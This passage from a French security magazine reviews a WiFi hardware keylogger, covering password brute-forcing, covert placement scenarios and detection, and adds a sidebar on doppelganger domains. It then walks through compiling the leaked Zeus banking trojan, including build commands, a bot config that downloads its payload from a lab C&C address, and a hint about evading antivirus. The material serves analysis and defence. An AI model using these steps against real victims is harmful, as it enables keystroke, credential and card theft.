En envoyant un ACK au port TCP/4242, nous obtenons une réponse de fin de connexion RST, ACK, nous spécifiant que le port est fermé. Pour le port 25999, le keylogger nous retourne un SYN, ACK. Il s'agit donc du port qui est ouvert pour la récupération des logs.

```
10.0.2.10   TCP          54 4242 > univ-appserver [ACK] Seq=1 Ac
10.0.2.10   TCP          54 4242 > univ-appserver [FIN, ACK] Se
```

Si le port TCP est ouvert, on peut tenter de mener une attaque de type force brute sur l'authentification afin de retrouver le mot de passe et ainsi accéder aux données enregistrées par le keylogger.

Pour cela, il suffit d'envoyer un paquet TCP contenant les data «Get Log AAA» au keylogger, et de voir si l'on obtient une réponse différente d'un RST, ACK. En testant toutes les possibilités (17 576 pour 3 caractères alphabétiques majuscules), il est possible de retrouver le mot de passe et de récupérer les Logs.

> Différents scénarios d'utilisation

Les entreprises utilisant de plus en plus d'ordinateurs portables, un grand nombre de postes sont donc à exclure. Cependant, le risque d'utilisation de keyloggers physiques sur un système d'Information subsiste.

Mise en place d'un keylogger sur un serveur

Les serveurs pourraient être une bonne cible, mais leur administration est de plus en plus réalisée à distance ou bien par commutateur KVM (keyboard-video-mouse switch). Dans la théorie, si l'administration de plusieurs serveurs est réalisée à l'aide d'un commutateur KVM, il serait très intéressant de brancher le keyloggers entre le clavier et ce dernier, afin d'enregistrer toutes les touches frappées par l'ensemble des serveurs branchés dessus. Dans la pratique, peu de keyloggers fonctionnent sur un commutateur KVM.

Il est bien entendu possible de mettre en place un keylogger sur un clavier directement branché sur un serveur spécifique. La phase d'installation et de récupération peut être compliquée si la sécurité physique est adéquate. En revanche, si le branchement est effectué par une personne autorisée à accéder à la salle serveur, cela peut devenir intéressant. Ainsi le keylogger pourra sauvegarder les logins et les mots de passe d'accès au serveur, au BIOS ou encore à certaines applications.

Si le keylogger est bien configuré, en empêchant toute communication par le WiFi ou en se connectant sur un réseau autre que celui de l'entreprise (un autre WiFi piraté par exemple), il deviendra quasiment indétectable.

> INFO

Recrudescence des attaques de type «Doppelganger Domains»


Le typosquatting de nom de domaines est le fait d'acheter des noms de domaines proches des noms de domaines existants. En achetant ces noms de domaines, il est ensuite possible de mener plusieurs types d'attaques notamment pour créer des sites d'hameçonnages ou encore diffuser des malwares.

Les attaques de type «Doppelganger Domains» sont moins connues et permettent à un pirate informatique de récupérer des informations sensibles. Ces attaques s'appuient sur l'achat d'un nom de domaine en supprimant le point entre l'hôte et le sous-domaine (exemple : us.bank.com --> usbank.com).

En mettant en place un serveur de mail associé à un nom de domaine usurpé, un pirate pourrait récupérer tous les emails des personnes ayant oublié le «.», et ainsi avoir accès à des informations confidentielles.

Des chercheurs ont mis en place 30 «Doppelganger domains» et ont étudié pendant 6 mois les emails reçus. 120 000 emails ont été récupérés contenant plus de 20 gigabytes de données.

Afin de protèger l'entreprise contre ce type d'attaque, plusieurs solutions existent :
- ✚ Réaliser une veille sur les noms de domaines typosquattés proches du nom de la société.
- ✚ Déposer les noms de domaines à risque.
- ✚ Récupérer les noms de domaines typosquattés.



Mise en place d'un keylogger sur un poste

Si les couples login/mot de passe sont intéressants à récupérer, d'autres données peuvent l'être également. Imaginons qu'un keylogger ait été placé à l'arrière de la machine d'une opératrice d'un call center, le keylogger pourra alors sauvegarder tous les numéros de cartes bancaires saisis par l'opératrice. Une fois le fichier de log récupéré, des centaines de numéros de carte de crédit pourront être extraits par l'attaquant grâce à un logiciel de recherche (tel que PanBuster d'XMCO).

Vous comprenez maintenant toute l'importante du chapître 9 du PCI-DSS «Restrict physical access to cardholder data».

Mise en place par une personne du Help-Desk

Une personne malveillante travaillant au Help-Desk d'une entreprise pourrait facilement mettre en place des keyloggers sur des machines avant de les apporter aux employés. Etant au-delà de tout soupçon, cette personne pourra ensuite récupérer les keyloggers et avoir accès à des informations sensibles (Service commercial, VIP de l'entreprise).

«Imaginons qu'un keylogger ait été placé à l'arrière de la machine d'une opératrice d'un call center, le keylogger pourra alors sauvegarder tous les numéros de cartes bancaires saisis par l'opératrice.»

Envoi de claviers «piégés» à une entreprise

Une autre manière d'installer un keylogger pourrait être la mise en place de modules keyloggers directement dans des claviers. Ces derniers pourraient ensuite être envoyés, en «cadeau» ou à la place d'une commande réelle. Cette manière «aléatoire» de mise en place peut porter ses fruits avec quelques améliorations de keyloggers existants. Imaginons qu'une fonction de désactivation du lien USB soit rajoutée dans le module keylogger, et qu'au bout de plusieurs semaines, mois ou au bout d'un certain nombre de caractères atteints, le clavier se désactive automatiquement.
À ce moment-là, la garantie mise en place permet à l'entreprise de renvoyer les claviers pour les échanger ou pour les réparer et ainsi de récupérer les keyloggers en toute discrétion. Comme les machines ne seront pas ciblées lors de leur installation, il sera, par contre, difficile de retrouver les login - mots de passe. Néanmoins, après une recherche plus approfondie, les résultats peuvent vite s'avérer fructueux.

> Détection

La détection d'un keylogger matériel est possible, mais suivant la configuration de l'appareil et le modèle utilisé, celle-ci peut devenir très difficile.

Détection visuelle

Un keylogger peut être repéré visuellement, si bien entendu, il n'est pas intégré directement dans le clavier ou dans la machine. Plus le nombre de machines à vérifier est grand et moins il y a de chance de les trouver. Un utilisateur lambda dans une entreprise, même s'il se rend compte qu'un «objet» a été rajouté à sa machine, ne s'inquiétera probablement pas. Les machines dont le clavier est branché sur un port USB peu accessible sont encore plus difficiles à identifier.

La détection visuelle, même si elle doit être souvent effectuée, est donc la manière la plus sûre. Cependant, cette méthode est difficile à réaliser sur un parc constitué de centaines de machines. Sensibiliser à la détection visuelle les utilisateurs des postes représente également une bonne prévention.

> INFO

Des logiciels espions seraient installés sur du matériel informatique avant son importation vers les États-Unis

D'après un récent rapport de la Maison Blanche, des programmes malveillants seraient présents dans certains matériels informatiques et gadgets électroniques.

Certaines chaînes d'approvisionnement en matériel et logiciel auraient été délibérément infectées par des logiciels espions ou malveillants avant leur importation. Le rapport ne donne pas le nom des entreprises en question et n'indique pas non plus qui serait derrière ces contaminations volontaires (hackers, entreprises ou gouvernements).

Greg Schaffer, sous-secrétaire adjoint du DHS (Department of Homeland Security), a indiqué qu'une force spéciale d'investigation, créée conjointement par le DHS et le DoD (Dept. of Defence), allait enquêter sur le sujet.

Détection par déconnexion du clavier

Lors du branchement d'un keylogger, le clavier doit être déconnecté puis reconnecté afin de placer l'appareil entre le clavier et la machine. Si la machine est allumée, il est possible d'intercepter les messages de connexions et de déconnexions du clavier. Sur une machine allumée (type serveur de production) c'est une bonne pratique. En envoyant par exemple un email lors de la déconnexion d'un périphérique USB, il est alors possible d'aller voir physiquement la machine afin de vérifier si rien n'a été installé. Sur ce type de serveur, il est important d'inspecter la machine en cas de redémarrage du système (les déconnexions n'étant alors pas détectées). Cette méthode est moins utile sur des machines souvent éteintes (type machine utilisateur).

Changement des paramètres USB

Augmentation de la consommation électrique

Sur certains modèles de Keylogger et/ou suivant la configuration, il est possible de visualiser les changements de consommation électrique du dispositif. Si un clavier à une consommation requise de 50 mA sans keylogger, il est possible que cette dernière augmente une fois que celui-ci est branché.

Changement des valeurs du périphérique

Certains keyloggers changent les paramètres du périphérique USB, comme le nom, le ProductID ou encore le VendorID. En exécutant un programme qui vérifierait ces valeurs par rapport aux valeurs de base prises sans keylogger, il est possible de détecter la connexion du dispositif, et ce, que la machine soit allumée ou éteinte.

Changement de la vitesse du périphérique USB

Certains modèles de keylogger sont détectables grâce au changement de la vitesse de transfert du périphérique USB qui modifie le débit du transfert.

Détection par l'envoi de mail

Sur certains modèles, dont le modèle étudié, il est impossible de changer le sujet de l'email envoyé. Celui-ci sera toujours : «==> KeyDemon USB WiFi Report <==». Un keylogger installé sur une machine peut donc être repéré en sniffant les emails envoyés et en parsant les sujets. Pour cela, l'accès au WiFi doit, bien entendu, être possible.

«La détection visuelle est donc la manière la plus sûrenre. Cependant, cette méthode est difficile à réaliser du fait de la trop grande taille du parc informatique.»

Comme nous l'avons vu dans l'analyse, en interceptant le trafic réseau, et en recherchant certaines datas spécifiques (Get Ip, Get Log MDP), la présence d'un keylogger utilisant Demon Tools peut être détectée. Le retrouver physiquement constitue, à ce moment là, une toute autre affaire.

Brute force du «magic key»

Certains keyloggers passent en mode Storage grâce à une série de touches appuyées. Ainsi, il est relativement facile de savoir si un keylogger est connecté à la machine ciblée. La plupart des keyloggers ayant cette fonctionnalité l'activent uniquement par l'envoi d'une combinaison de 3 caractères. En prenant l'ensemble des caractères alpha, il existe donc 17 576 possibilités. À chaque envoi d'une possibilité, il suffit de regarder si un périphérique de stockage de masse se connecte. Si c'est le cas, c'est qu'il y a de grandes chances qu'un keylogger soit connecté sur le clavier.
Cette attaque de brute-force est possible via la librairie libusb comme le montre Cosmin sur son blog :
http://cosu.ro/blog/2010/04/18/hardware-keylogger-detection/


Steven Brener

> Notre avis

Problèmes rencontrés

La mémoire de sauvegarde est, quant à elle, gérée de manière originale. En effet, une fois que l'espace disque arrive à saturation, celui-ci se reformate automatiquement et continue à loguer les touches avec les options par défaut. On perd donc toute la configuration ainsi que tous les logs antérieurs.

Certains types de clavier, comme ceux avec un hub USB intégré (cf. les claviers Mac) ne sont pas du tout gérés par ces keyloggers. Dans la documentation officielle, il est demandé de connecter le keylogger entre le hub et le clavier. Pour des hubs intégrés, vous comprendrez que cela n'est pas possible.

De même, les claviers utilisant le BUS USB High Speed n'ont pas été pris en compte lors de nos tests. En plus de ne pas enregistrer les frappes, ce type de clavier peut ne pas fonctionner du tout, ou bien marcher par intermittence, mélangeant ainsi les commandes envoyées.

Il est également important de spécifier que le keylogger a un temps de démarrage de quelques secondes, durant lesquelles rien n'est enregistré, ainsi qu'un un temps «d'écriture». En effet, si après avoir frappé beaucoup de caractères, le keylogger est directement débranché, la fin de la frappe ne sera pas sauvegardée.

De plus, il est très rarement arrivé que certaines touches ne soient pas sauvegardées, de manière totalement aléatoire.

Pour mémoire, voici un récapitulatif des avantages et des inconvénients de ce keylogger :

Avantages

✚ Il est petit et discret ;
✚ La méthode de récupération ne se fait pas par une suite de touches, contrairement aux autres keyloggers, mais par un câble à brancher en plus ;
✚ La connexion aux WiFi ;
✚ L'envoi automatique d'email.

Inconvénients

✚ Un chiffrement de la mémoire flash annoncée, mais non fonctionnelle ;
✚ Pas de scan automatique des réseaux WiFi ouverts ;
✚ Le formatage de la mémoire flash quand le disque est plein ;
✚ Les logs ne s'effacent pas lors de l'envoi par email ;
✚ Aucune possibilité de changer le sujet du mail ainsi que les caractères spéciaux utilisés (Pwr, Esc, Ent, etc.) ;
✚ La configuration du keylogger ne peut pas se faire à distance avec Demon Tools ;
✚ Le manque de prise en charge de certains matériels (High speed et HUB) ;
✚ La documentation incomplète sur certaines options ;
✚ Ni date ni heure dans les logs.

> Conclusion

Depuis un bon nombre d'années, les keyloggers existent. Avec les avancées technologiques, ils deviennent de plus en plus petits, et possèdent de plus en plus de fonctionnalités. Les prix de ces appareils baissent et deviennent abordables (un keylogger ne peut pas toujours être récupéré). Même si certaines fonctionnalités sont réellement intéressantes (WiFi, envoi d'email, gestion à distance), les produits sur le marché public ne sont pas encore totalement au point pour une utilisation réelle et efficace.
D'autres outils tels que les keyloggers video sont également disponibles depuis quelques temps.

Cette étude montre que l'importance de la sécurité physique dans une entreprise. L'accès restreint à certaines zones, la mise en place de points de contrôle, la surveillance du personnel externe sont autant de paramètres à prendre en compte.

> Références

✚ **Site de l'éditeur**
http://www.keydemon.com/

> Présentation et utilisation du malware Zeus

Zeus ou Zbot est l'un des chevaux de Troie parmi les plus connus et les plus répandus sur la toile. Aujourd'hui, celui-ci a déjà fait des millions de victimes et reste l'un des bots les plus actifs. Son utilisation principale est le vol de données bancaires, mais il peut être utilisé pour faire de nombreuses autres choses ... Comment les pirates l'installent, le contrôlent et l'utilisent-ils ? Dans quel but ?


Cet article a pour objectif d'étudier la structure de cet outil, ainsi que ses diverses fonctionnalités.

par Stéphane AVI

Voyage au coeur du bot Zeus

> Début de l'aventure

Avant d'étudier Zeus, mettons-nous dans la peau d'un pirate et allons chercher notre kit sur Internet. Au mois de mai dernier, les sources d'une version de Zeus (2.0.8.9) ont été rendues publiques par certaines personnes (bien intentionnées ou pas ?). Sans trop de difficulté et avec l'aide de notre ami Google, nous arrivons rapidement à trouver des liens actifs pointant vers une archive contenant les sources. Zeus est en effet disponible sur un tas de forums.



On boucle nos ceintures, on respire un bon coup et en avant pour l'aventure...

Jour 0 : Découverte

Regardons de plus près dans l'antre de la bête.

Liste des fichiers en notre possession

Maintenant que nous avons téléchargé l'archive, analysons son contenu.

Une fois l'archive dézippée, nous obtenons un dossier qui contient un certain nombre de manuels. Ces derniers sont, pour la plupart, écrits en Russe et en Anglais. Nous y reviendrons plus tard. Le reste des dossiers contient les sources du bot ainsi que quelques fichiers de configurations.

```
stephane in ~/Documents/actusecu/zeus/ZeuS 2.0.8.9
o ls -l
total 344
-rw-r--r--@  1 stephane  staff   8991 18 jan  2011 README.txt
-rw-r--r--@  1 stephane  staff    823  9 jan  2011 VNC.txt
drwxr-xr-x@  7 stephane  staff    238 10 mai 21:32 bin
-rw-r--r--@  1 stephane  staff     33 20 avr 19:58 config.ini
drwxr-xr-x@  6 stephane  staff    204 10 mai 21:32 configs
drwxr-xr-x@  5 stephane  staff    170 10 mai 21:32 geobase
drwxr-xr-x@  7 stephane  staff    238 10 mai 21:32 include
drwxr-xr-x@  4 stephane  staff    136 10 mai 21:32 lib
drwxr-xr-x@ 10 stephane  staff    340 10 mai 21:32 make
-rw-r--r--@  1 stephane  staff     74 14 oct  2010 make.cmd
-rw-r--r--@  1 stephane  staff     78 14 oct  2010 make_debug.cmd
-rw-r--r--@  1 stephane  staff     82 29 mar 03:14 make_default.cmd
-rw-r--r--@  1 stephane  staff     97 14 avr 16:06 make_full.cmd
-rw-r--r--@  1 stephane  staff  45925 20 mar 10:43 manual_en.html
-rw-r--r--@  1 stephane  staff  46943 19 jan  2011 manual_ru.html
drwxr-xr-x@  8 stephane  staff    272 10 mai 21:32 output
drwxr-xr-x@  9 stephane  staff    306 10 mai 21:32 source
drwxr-xr-x@  6 stephane  staff    204 10 mai 21:32 temp
-rw-r--r--@  1 stephane  staff   3713 14 oct  2010 zeus.sln
-rw-r--r--@  1 stephane  staff  34816  2 avr 22:19 zeus.suo
```

En naviguant dans le dossier «output», nous nous retrouvons en présence d'une version de Zeus déjà compilée. Cependant, les différents fichiers présents ne nous permettent pas de définir la provenance exacte du kit. Nous n'utiliserons donc pas cette version et compilerons directement les nôtres.

```
stephane in ~/Documents/actusecu/zeus/ZeuS 2.0.8.9/output
o ls -l
total 288
drwxr-xr-x@ 5 stephane  staff     170 10 mai 21:32 builder
-rw-r--r--@ 1 stephane  staff  140800 14 avr 16:07 client32.bin
-rw-r--r--@ 1 stephane  staff       4 14 avr 16:06 config
drwxr-xr-x@ 4 stephane  staff     136 10 mai 21:32 other
drwxr-xr-x@ 3 stephane  staff     102 10 mai 21:32 server
drwxr-xr-x@ 8 stephane  staff     272 10 mai 21:32 server[php]
```

Dans le dossier «make», se trouvent les fichiers nécessaires à la compilation du code. À la fin de la compilation, nous obtenons un «builder» permettant de créer les exécutables malveillants correspondant aux bots ; un serveur de «backconnect» et enfin les sources d'un serveur en PHP.

```
stephane in ~/Documents/actusecu/zeus/ZeuS 2.0.8.9/make
o ls -l
total 136
-rw-r--r--@ 1 stephane  staff   2916 14 oct  2010 baseconfig.inc.php
-rw-r--r--@ 1 stephane  staff   9626 18 mar 12:43 buildconfig.inc.php
-rw-r--r--@ 1 stephane  staff   2205 14 oct  2010 configsample.inc.php
-rw-r--r--@ 1 stephane  staff    819 14 oct  2010 installdata.inc.php
-rw-r--r--@ 1 stephane  staff   5543 14 oct  2010 make.php
-rw-r--r--@ 1 stephane  staff   2629 14 oct  2010 make.vcxproj
-rw-r--r--@ 1 stephane  staff    143 18 mar 17:58 make.vcxproj.user
-rw-r--r--@ 1 stephane  staff  27082 14 oct  2010 tools.inc.php
```

À la racine du dossier, plusieurs fichiers permettent de compiler notre propre bot. Ces scripts de type batch sont des raccourcis vers un script PHP permettant de compiler le serveur.

```
stephane in ~/Documents/actusecu/zeus/ZeuS 2.0.8.9
o cat make_full.cmd
@echo off
cd make
"..\bin\php\php.exe" -q make.php -b "full" "warrior buy source"
cd ..
pause
```

Plusieurs versions s'offrent à nous : «debug», «default» et «full». Toutes les configurations sont définies dans le dossier «configs». Il est ainsi possible de configurer diverses options comme :

- L'activation des requêtes HTTP/HTTPS ;
- L'interception des mots de passe FTP et POP3 sur les réseaux TCP ;
- La mise en place du serveur de «backconnect» VNC ;
- L'ajout des informations de connexion à un compte Jabber afin d'envoyer des notifications aux serveurs ;
- Les systèmes d'exploitation des clients et du serveur.

Entre les options «full» et «debug», il n'y a aucune différence à part l'affichage des informations supplémentaires. Pour se rapprocher le plus possible d'une utilisation avancée et par la même occasion d'un vrai pirate, nous allons choisir la version «full».

Par défaut, seule l'interception des mots de passe est activée.


```
o cat configs/full/config
debug                = 0
manual               = 0

nspr4                = 1
wininet              = 1
software_ftp         = 1
software_email       = 1

socket_ftp           = 1
socket_pop3          = 1

vnc                  = 1
jabber_notifier      = 1

client_platforms     = win32
server_platforms     = php
bcserver_platforms   = win32
builder_platforms    = win32
buildtools_platforms = 0
```



Jour 1 : Compilation

Pour compiler notre bot, nous avons décidé d'utiliser une plateforme de type Windows 32bit. Celle-ci doit disposer d'outils de compilation. Le kit fournit un interpréteur PHP. Nous devons seulement installer un compilateur C/C++ (Microsoft Visual Studio Express). Une fois notre plateforme mise en place, nous pouvons commencer la compilation.

«Le concepteur a tout prévu en fournissant un «builder» sous forme d'exécutable qui dispose d'une interface très simple d'utilisation. Ce logiciel permettra de générer l'exécutable destiné aux futures victimes.»

On lance le script de compilation. Et voilà ! 1 minute plus tard nous sommes en possession d'un contrôleur de botnet totalement opérationnel. À nous l'Olympe !!!

Génération du serveur et du builder

```
C:\ZeuS>make_full.cmd
================================================
==================================

ZeuS package builder.
================================================
==================================

-> Configuration: full
-> Debug:         0
-> Version:       2.0.8.9
-> Signature:     warrior buy source

Press Return key for continue . . .
```

A la fin de cette compilation, nous obtenons les trois différentes parties du kit :


- L'interface PHP ;
- Le serveur backconnect ;
- Le builder qui va permettre de générer le client.


Maintenant, que l'on dispose de notre serveur de contrôle, il ne nous reste plus qu'à créer l' exécutable (installer) que nous enverrons à nos victimes. Pour cela, le concepteur a tout prévu en fournissant un «builder» sous forme d'exécutable qui dispose d'une interface très simple d'utilisation.

Génération du bot (installer)

Afin de générer le bot malveillant, nous spécifions, au sein du fichier de configuration les diverses informations de connexion vers notre serveur de contrôle ainsi qu'un mot de passe.

Il est possible de configurer le temps entre chaque communication du bot vers le serveur ainsi que le temps entre chaque action à exécuter. Par défaut, ils sont de 60 minutes.





Après la compilation de l'«installer» malveillant, nous sommes en présence de deux fichiers, l'exécutable malveillant et le fichier de configuration sous forme de binaire. Celui-ci permet au C&C de mettre à jour la configuration des bots à distance.

config.txt - Notepad


File Edit Format View Help

```
;Build time:   15:01:39 16.08.2011 GMT
;Version:      2.0.8.9

entry "StaticConfig"
  ;botnet "btn1"
  timer_config 60 1
  timer_logs 1 1
  timer_stats 20 1
  url_config "http://172.16.159.128:8080/server_debug/config.bin"
  remove_certs 1
  disable_tcpserver 0
  encryption_key "secret key"
end

entry "DynamicConfig"
  url_loader "http://172.16.159.128:8080/server_debug/bot.exe"
  url_server "http://172.16.159.128:8080/server_debug/gate.php"
  file_webinjects "webinjects.txt"
  entry "AdvancedConfigs"
    ;"http://advdomain/cfg1.bin"
  end
  entry "WebFilters"
    "!*.microsoft.com/*"
    "!http://*myspace.com*"
    "https://www.gruposantander.es/*"
    "!http://*odnoklassniki.ru/*"
    "!http://vkontakte.ru/*"
    "@*/login.osmp.ru/*"
    "@*/atl.osmp.ru/*"
  end
  entry "WebDataFilters"
    ;"http://mail.rambler.ru/*" "passw;login"
  end
  entry "WebFakes"
    ;"http://www.google.com" "http://www.yahoo.com" "GP" "" ""
  end
end
```

En soumettant notre «installer» au site d'analyse VirusTotal, la moitié des antivirus du marché le détecte. Ce chiffre est inquiétant pour une souche non modifiée d'un des virus les plus utilisés... Dans le cas d'une véritable attaque, il serait bien sûr judicieux de modifier manuellement notre «installer» pour le rendre indétectable.
Afin de mettre en place notre réseau, il suffira de déployer notre exécutable malveillant sur les machines des victimes.



Jour 2 : Installation du serveur C&C

Tonnerre de Zeus, après la compilation, nous avons obtenu plusieurs dossiers.

C:\WINDOWS\system32\cmd.exe

```
C:\ZeuS\output>dir
 Volume in drive C has no label.
 Volume Serial Number is E82E-2A9A

 Directory of C:\ZeuS\output

08/23/2011  10:06 AM    <DIR>          .
08/23/2011  10:06 AM    <DIR>          ..
08/23/2011  10:06 AM    <DIR>          builder
08/23/2011  10:06 AM           140,800 client32.bin
08/23/2011  10:05 AM                 4 config
08/23/2011  10:06 AM    <DIR>          other
08/23/2011  10:06 AM    <DIR>          server
08/23/2011  10:06 AM    <DIR>          server[php]
               2 File(s)        140,804 bytes
               6 Dir(s)   6,453,538,816 bytes free
```

Mise en place de notre interface web

Nous allons maintenant mettre en place le serveur qui permettra de contrôler nos bots.

Les fichiers nécessaires à la mise en place de ce serveur sont contenus au sein des répertoires «server» et «server[php]».


Regardons de plus près le dossier «server[php]». Ce dernier contient l'interface d'administration de notre botnet. Cette interface est constituée de plusieurs fichiers PHP et est couplée à une base de données MySQL.

✚Le fichier «cp.php» correspond à la page principale d'administration.
✚Le fichier «gate.php» est le script utilisé par les bots pour communiquer. En d'autres mots, le bot enverra les

